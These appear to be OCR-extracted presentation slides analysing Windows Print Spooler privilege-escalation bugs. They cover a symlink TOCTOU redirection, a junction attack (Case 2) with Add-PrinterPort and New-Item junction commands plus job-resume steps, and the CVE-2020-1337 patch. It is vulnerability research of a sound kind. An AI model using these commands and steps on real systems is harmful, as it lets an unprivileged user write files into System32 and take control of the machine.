
Running as SYSTEM (Impersonate Client)

```
                                       Reparse
Open \??\C:\Windows\1.txt          ============>   \??\D:\Windows\1.txt
```

Running as SYSTEM

```
                                     Not Reparse
Open \??\C:\Windows\1.txt          ============>   \??\C:\Windows\1.txt
```

Win Time-Of-Use-Time-Of-Check



Client Side

Device Symlink \??\C:\ ------> \??\D:\

Add-PrinterPort -Name "C:\windows\system32\1.txt"

Sever Side

Impersonate Client


PortIsValid(“C:\windows\system32\1.txt”)

CreateFileW(“D:\windows\system32\1.txt”)

Return Success

Medium user writable!

Case 2 : Using Junction Attack



Client Side

Add-PrinterPort -Name "C:\1\1.txt"

Junction C:\1 ----> C:\Windows\System32

New-Item -Type Junction -Path C:\1 -Value C:\Windows\System32

1. Add new printer
2. Add a printer job
3. Restart your computer
4. Resume your printer job

Sever Side

Impersonate Client

PortIsValid(“C:\1\1.txt”)

Return Success


Impersonate Self

LcmStartDocPort(“C:\1\1.txt”)

CreateFileW(“C:\Windows\System32\1.txt”)

Patch of CVE-2020-1337


Patch 1: Adding path redirection check when checking



Client Side

Device Symlink \??\C:\ ------> \??\D:\

Add-PrinterPort -Name "C:\windows\system32\1.txt"




Sever Side

Impersonate Client

PortIsValid(“C:\windows\system32\1.txt”)

CreateFileW(“D:\windows\system32\1.txt”)

IsPortALink(handle,“C:\windows\system32\1.txt”)

